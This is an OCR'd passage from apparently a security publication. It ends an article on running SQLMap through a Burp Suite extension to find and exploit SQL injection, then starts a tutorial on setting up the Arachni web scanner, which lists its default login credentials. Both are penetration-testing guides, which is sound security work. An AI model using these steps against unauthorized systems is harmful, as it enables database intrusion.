Pre-requisite: Burp Suite Professional, Gason Plug-in, SQLMap.

Configure: Burp allows one to install .jar plug-in into Burp. For SQL Map, the main pre-requisite is Gason plug-in. To install the Gason plug-in, navigate into Bburp extender tab > extensions > Add




Figure 20: Location of the Gason file into the Load Burp extension tab

Following is the figure that shows the plug-in is loaded successfully into the extender.




Figure 21: Gason plug-in is loaded successfully

Proof of concept:

The above configuration steps are necessary as the next step is to install the SQL Map extender from the BApp Store.

Step1: Intercept the suspected HTTP request and then right click to send it to the SQL Map.

Following is the figure that navigates to SQLMAP wrapper tab with the specific HTTP request selected.




Figure 22: SQLMAP Wrapper

As shown above, the main step is to select the bin path for SQLMAP wrapper. SQLMAP plug-in of burp needs SQLMAP.exe to run the tool. SQLMAP is available in Python config file format and not in .exe file format. Python file needs to be converted into exe format using py2exe. Here is the link to download the direct (SQLMAPexe) (Resources Infosec Institute, 2012).

Step2: Select the vulnerable parameters to test with specific levels and risks defined and then run the SQLMap tool.

Step3: As shown below, an SQL Injection attack is successfully exploited and can be targeted for further attacks on the server.




Figure 23: SQLMAP Wrapper successfully finds SQL Injection vulnerability and exploits DB

XSS validator and SQLMAP extenders are some of the examples on advanced detection of vulnerabilities in Burp Suite. There are lots of other Burp extenders as well that help to automate the web scanner and create a customizable output. Burp extenders can also be individually written in Java, Python or Ruby.

Summary

Manual web vulnerability detection becomes limited to web penetration testing. The business logic bypass can be found only through manual web pentesting. Burp Suite helps the security professional to use certain extenders, such as reflector, to enhance the security test cases as it highlights the parameters that are reflecting in HTTP responses as well.

Automated scanner outputs should not be used as the final ultimatum as there has to be a supplement of manual testing to disqualify the false positives. False positives are observed in all the web scanners and cannot be eliminated in whichever product is used.

These automated web scanners help to improve the application design and development process (Bragg). Every organization that implements a software development cycle should mandatorily perform web application penetration testing using automated and manual web scanning audits.

References

BApp Store. (n.d.). Retrieved from Portswigger: https://portswigger.net/bappstore/

Bragg, B. (n.d.). Application Penetration Testing vs Vulnerabiltiy Scanning. Retrieved from https://www.dionach.com/sites/default/files/Application-Penetration-Testing-Versus-Vulnerability-Scanning-ISSA0910.pdf

Davis, R. (2014, 11 14). How to use Burp Suite- Web penetration testing. Retrieved from pentestgeek: https://www.pentestgeek.com/web-applications/how-to-use-burp-suite

Resources Infosec Institute. (2012, December 6). Retrieved from http://resources.infosecinstitute.com/sqlmap-burp-plugin-2/#gref

SQLMAP PLUGIN FOR BURP EXTENDER. (2013, 02 04). Retrieved from smeegesec: http://www.smeegesec.com/2013/02/sqlmap-plugin-for-burp-extender.html

Tools Used:

Tool Name	**Download Link**
Burp Suite Free/ Professional	Burp Suite Download link
XSS Validator	XSS Validator Download link
BApp Store	https://portswigger.net/bappstore/
SQL Map extension	SQLiPY - SQLMAP download link
SQLMAP.exe	SQLMAP EXE download for burp extension
Gason plug-in	Gason plug-in for SQL MAP burp extension
Jython plug-in	Jython Download Link

Author: Nishant Chougule

Nishant Chougule, Cyber Security Consultant, is a penetration tester and certified ISO 27001 lead auditor. Consultant at Aujas Networks Pvt Ltd, India; Contact: nishant.chougule@aujas.com

Step by step guide to ARACHNI Framework

by Jitendra Kumar

Web application security/vulnerability scanner is an automated tool used for a web application to find bugs/security flaws/vulnerabilities such as SQL Injection, Cross-site Scripting, Authentication and Authorization flaws, Path Traversal and Misconfiguration, etc. A vulnerability scanner helps a security expert to find all possible security flaws in an application by performing scanning based on a predefined set of rules or signatures. It also increases the level of efficiency to perform security analysis on a web application. This article will be focused on the Arachni Web Application Security Scanner, which is an Open Source tool.

About Arachni

Arachni Web Application Security Scanner Framework is an Open Source web application vulnerability scanner. It is based on Ruby framework and supports multiple platforms such as MS Windows, Mac OS X and Linux. It is a smart vulnerability scanner as it learns from the web application's behavior during scanning and intelligently avoids false-positives. It supports complicated web applications that heavily use technologies like JavaScript, DOM manipulation, HTML5 and AJAX.

Arachni can be downloaded from http://www.arachni-scanner.com/download/

How and why

There are basic differences between other scanners and Arachni, and why it is used, as following:

- High Performance: Arachni uses asynchronous HTTP request/response model, which results in high performance. In this case, operations can be scheduled in such a way that it appears like they are happening at same time, which means high efficiency and better bandwidth utilization.
- High Accuracy: Arachni is written in Ruby and provides an extensive API for modules and plug-ins. It is easy to add more tests or port an application under framework as a plug-in.

Arachni setup for Windows

After downloading Arachni, extract it to the desired location or directory. For example:

```
C:\arachni
```




Figure 1.1: Extracted Arachni

All executables are under the “bin\” directory. To launch the web interface, execute following command on CMD:

```
> arachni_web.bat
```

Figure 1.2: Launch Web Interface

To access the web interface, browse to the following URL in any browser (e.g. Firefox):

http://localhost:9292

By default, Arachni runs on port 9292.




Figure 1.3: Arachni Web User Interface

Arachni web user interface

Arachni default account details are as follows:

Administrator:

- Email: admin@admin.admin
- Password: administrator

User:

- Email: user@user.user
- Password: regular_user




Figure1.4: Administrator Web UI

Administrator has permission to create a new user (Regular or Admin) and set different properties for each user based on requirements.




Figure 1.5: Creating a New User

The administrator is allowed to create new scan policies, such as limiting the active scans per user, whitelisting or blacklisting URL patterns.




Figure 1.6: Scan Policy Settings

The administrator can modify profile settings, which includes a pre-defined set of rules to test or active and passive scan for vulnerabilities.




Figure 1.7: Profile Settings

A regular user does not have permission to create new users and modify scan or profile policies.




Figure 1.8: Regular User Web UI

Dispatchers

Dispatchers are the remote agents that are utilized to perform scans from a remote machine. One authorized user can create a dispatcher or give scope to a specific another user to perform remote scan. Test website is hosted at IP Address “192.168.64.101” as shown in figure 1.9.

